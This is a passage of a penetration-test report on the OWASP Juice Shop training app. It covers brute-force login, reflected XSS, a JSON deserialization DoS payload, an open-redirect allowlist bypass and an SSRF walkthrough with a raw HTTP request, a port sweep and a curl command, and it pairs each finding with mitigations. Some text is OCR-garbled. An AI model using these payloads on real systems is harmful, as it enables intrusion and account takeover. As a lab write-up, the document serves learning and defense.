
Data about other users, such as usernames or financial information, Sensitive commercial or business data, Technical details about the website and its infrastructure

Mitigation

To mitigate the information disclosure vulnerability in OWASP Juice Shop's /ftp directory, restrict access by implementing proper authentication and disabling directory listing on the server. Move sensitive files outside public directories and apply the least privilege principle to limit file access. Additionally, monitor and log any unauthorized access attempts for quick detectionandresponse

4.7 Broken Authentication (Brute-Force)

Severity: 7.5 high
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:N
Location: /login



Description

I obtained the admin's password through a brute-force attack using the SecLists common password list, which revealed the password as admin123 after receiving a response code of 200. This vulnerability is due to broken authentication, characterized by weak password policies, no restrictions on the number of login attempts, and the absence of CAPTCHA protection.

Impact


The brute-force attack exploiting weak password policies allows unauthorized access to the admin account, compromising the application's security. This can lead to unauthorized changes, data breaches, and potential exploitation of sensitive information. Additionally, the absence of protections like account lockouts and CAPTCHA increases the risk of similar attacks on other accounts.


Mitigation

To mitigate broken authentication vulnerabilities in the OWASP Juice Shop at the /login endpoint, organizations should implement strong password policies that require complex passwords, enforce limits on login attempts to reduce brute-force risks, and lock accounts after a set number of unsuccessful attempts while notifying users of suspicious activity. Adding CAPTCHA to the login page can help differentiate between human users and bots, while two-factor authentication adds an extra layer of security. Passwords should be securely stored using strong hashing algorithms, and session management practices should include regenerating session IDs upon login and implementing timeouts. Regular security audits and penetration testing are also essential for identifying and addressing authentication vulnerabilities.

4.8 Reflected XSS

Severity: 7.5 high
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N
Location: /track-results/id





Description

Reflected Cross-Site Scripting (XSS) was identified at the /track-results endpoint, where the order ID was reflected in both the URL and the webpage. This behavior is an indicator of potential XSS vulnerabilities. By injecting malicious JavaScript into the URL, the injected code was successfully reflected back to the page, demonstrating the risk of this vulnerability and the potential for attackers to execute arbitrary scripts in the context of a user's browser.

Impact


The reflected XSS vulnerability at the /track-results endpoint can lead to significant impacts, including data theft where attackers steal sensitive information like session cookies and credentials, resulting in account hijacking. This vulnerability allows unauthorized access to user accounts, enabling attackers to impersonate legitimate users and potentially launch phishing attacks through malicious scripts that redirect users to fake sites or capture personal information. Additionally, it can harm the organization's reputation as users may lose trust in the application due to security breaches. Furthermore, attackers can use this vulnerability to execute scripts that direct users to malicious sites or force downloads of malware, highlighting the critical need for proper input validation and output encoding.


Mitigation

To mitigate reflected Cross-Site Scripting (XSS) vulnerabilities, organizations should validate and sanitize all user inputs, ensuring only expected characters are allowed. Output encoding should be applied before rendering data on webpages to prevent script execution. Implementing a strong Content Security Policy (CSP) can help control content sources, while using the HttpOnly and Secure flags on cookies prevents access by client-side scripts. Regular security audits and user education about XSS risks further enhance protection against these vulnerabilities.

4.9 Remote Code Execution

Severity: 9.5 Critical
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H
Location: /api-docs/order/post_orders





Description

Accessing /api-docs through automated URL discovery reveals that the API allows posting orders with order lines in either JSON objects or as arbitrary JSON strings. When I first tried to execute the API without authorization, I received a 401 error. After logging in and copying the token from the Authorization Bearer header, I successfully received a 200 response. The insecure JSON deserialization could lead to RCE, as it allows executing functions within the JSON string. I tested this by sending a payload like `{"orderLinesData": "(function dos() { while(true); })()"}`, which triggered a denial-of-service (DoS) condition, but the server timed out after a couple of seconds, preventing a complete DoS attack.

Impact

The insecure JSON deserialization vulnerability in the API allows for remote code execution (RCE) risks, enabling attackers to execute arbitrary functions within JSON strings. This can lead to severe impacts, such as denial-of-service (DoS) conditions, as demonstrated by the payload that triggered an infinite loop. While the server managed to time out and prevent a full DoS attack, the vulnerability still poses significant security risks, including the potential for complete service disruption, unauthorized data manipulation, and exploitation of the application for malicious purposes. Overall, this vulnerability emphasizes the urgent need for secure coding practices and validation mechanisms to mitigate such risks.


Mitigation

To mitigate Remote Code Execution (RCE) vulnerabilities, organizations should validate and sanitize user inputs, avoiding functions like `eval()` that allow arbitrary code execution. Using secure libraries, running applications in isolated environments, and regularly updating software can help reduce risks. Additionally, monitoring for unusual activities and conducting security assessments, such as code reviews and penetration testing, are essential for identifying and remediating RCE vulnerabilities effectively.


4.10 Open Redirect / White Filter Bypass - Broken Access Control

Severity: 7.1 high
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N
Location: /redirect

When I tried to enter https://www.google.com



So we need a way to bypass this so I tried using a whitelist null byte filter



Description

The allowlist bypass was achieved by exploiting the mechanism's check for an allowlisted URL anywhere within the redirect query parameter. By nesting the redirection such that it passed through an intermediate site before redirecting to an allowlisted site, the security check was fooled into allowing an otherwise restricted URL. This method illustrates the potential for sophisticated bypass techniques when only partial URL validation is employed.

Impact


The allowlist bypass through an open redirect vulnerability can have significant impacts, including facilitating phishing attacks where users are redirected to malicious sites disguised as trusted URLs, leading to the theft of sensitive information like login credentials. Attackers can also use this vulnerability to distribute malware by redirecting users to compromised sites, compromising their devices and data. Furthermore, organizations risk losing customer trust if users encounter harmful redirects, resulting in reputational damage and potential loss of business. This vulnerability can create user confusion and distrust in the application, affecting overall user experience and retention. Additionally, the ability to redirect users to arbitrary URLs may allow attackers to exploit other vulnerabilities within the application or related services, emphasizing the need for robust URL validation and security measures to prevent such sophisticated bypass techniques.


Mitigation

Validate Full URL: Implement comprehensive URL validation checks that consider the entire URL path and parameters, not just partial matches.
Use More Robust Redirect Mechanisms: Avoid relying solely on client-side checks for critical security functionalities like URL redirections.

4.11 SSRF

Severity: 9.2 Critical
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N
Location: /profile/image/url





Then I used burp collaborator to check if I can send a request to an external server

11	2024-Oct-19 12:49:12.254 UTC	HTTP	tgd06nk7rr7wm01jm9ove0ky5pbgz7nw	154.187.62.28
12	2024-Oct-19 12:49:31.126 UTC	HTTP	tgd06nk7rr7wm01jm9ove0ky5pbgz7nw	154.187.62.28
13	2024-Oct-19 12:49:31.774 UTC	HTTP	tgd06nk7rr7wm01jm9ove0ky5pbgz7nw	154.187.62.28
14	2024-Oct-19 12:49:31.773 UTC	HTTP	tgd06nk7rr7wm01jm9ove0ky5pbgz7nw	154.187.62.28

Now let's try to request a a file from the server its self (localhost)


```
POST /profile/image/url HTTP/1.1
Host: 10.10.185.111
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Origin: http://10.10.185.111
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://10.10.185.111/profile
Cookie: io=beGyBc3JwYU-DUx4AAAC; continueCode=E3OzQenePWoj4zk293aRXBKbBNYEAo9GL5qOiZDwp6JyVxgQMmrlv7npKLVy; language=en; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTgsInVzZXJuYW1lIjoiIiwiZWlhaWwiOiJoaUBoaS5jb20iLCJwYXNzd29yZCI6ImY1YmIwYzhk
ZTE0NmM2N2I0NGJhYmJmNGU2NTgOY2MwIiwicm9sZSI6ImNlc3RvbWVyIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXNOTG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3BlYmxpYy9pb
WFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdG12ZSI6dHJ1ZSwiY3J1YXRlZEFOIjoiMjAyNC0xMC0xOSAxMzoxNzozOS45NDIgKzAwOjAwIiwidXBkYXRlZEFOIjoiMj
AyNC0xMC0xOSAxMzoxNzozOS45NDIgKzAwOjAwIiwiZGVsZXRlZEFOIjpudWxsfSwiaWFOIjoxNzI5MzQzODY4LCJleHAiOjE3MjkzNjE4Njh9.DadOhXp6NKttfZ5oDP3fLi7z5IlmQsofGAlOazBf49hwdp
cOXbyfOGqePhoo4iaN7sMLxqFQzBurRRJ67uDvOSz3BDTxZG2OkBonRBFNyOPkcMjfmi8slmOlVGqF2RmAZw6nmdKDWJW4AhDSZah9y87I9JKcECxh__GGOGDeGXY
Upgrade-Insecure-Requests: 1
Priority: u=0, i

imageUrl=http%3A%2F%2F10.10.185.111%3A$80$%2F
```

Since we don't know what which port is running, we are going to request it on all common web ports

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		302	129			380	Contains a JWT
1	80	302	140			380	Contains a JWT
2	8080	302	140			380	Contains a JWT
3	8000	302	133			380	Contains a JWT
4	1234	302	119			380	Contains a JWT
5	12345	302	121			380	Contains a JWT
6	1235	302	121			380	Contains a JWT
7	1000	302	127			380	Contains a JWT

Now lets go back and check the image on the browser



Lets curl it and see what we have

```
┌──(ymuu㉿yMuuZenbook)-[~]
└─$ curl http://10.10.185.111/assets/public/images/uploads/18.jpg
<!--
  ~ Copyright (c) 2014-2020 Bjoern Kimminich.
  ~ SPDX-License-Identifier: MIT
  -->

<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>OWASP Juice Shop</title>
  <meta name="description" content="Probably the most modern and sophisticated insecure web application">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link id="favicon" rel="icon" type="image/x-icon" href="assets/public/favicon_ctf.ico">
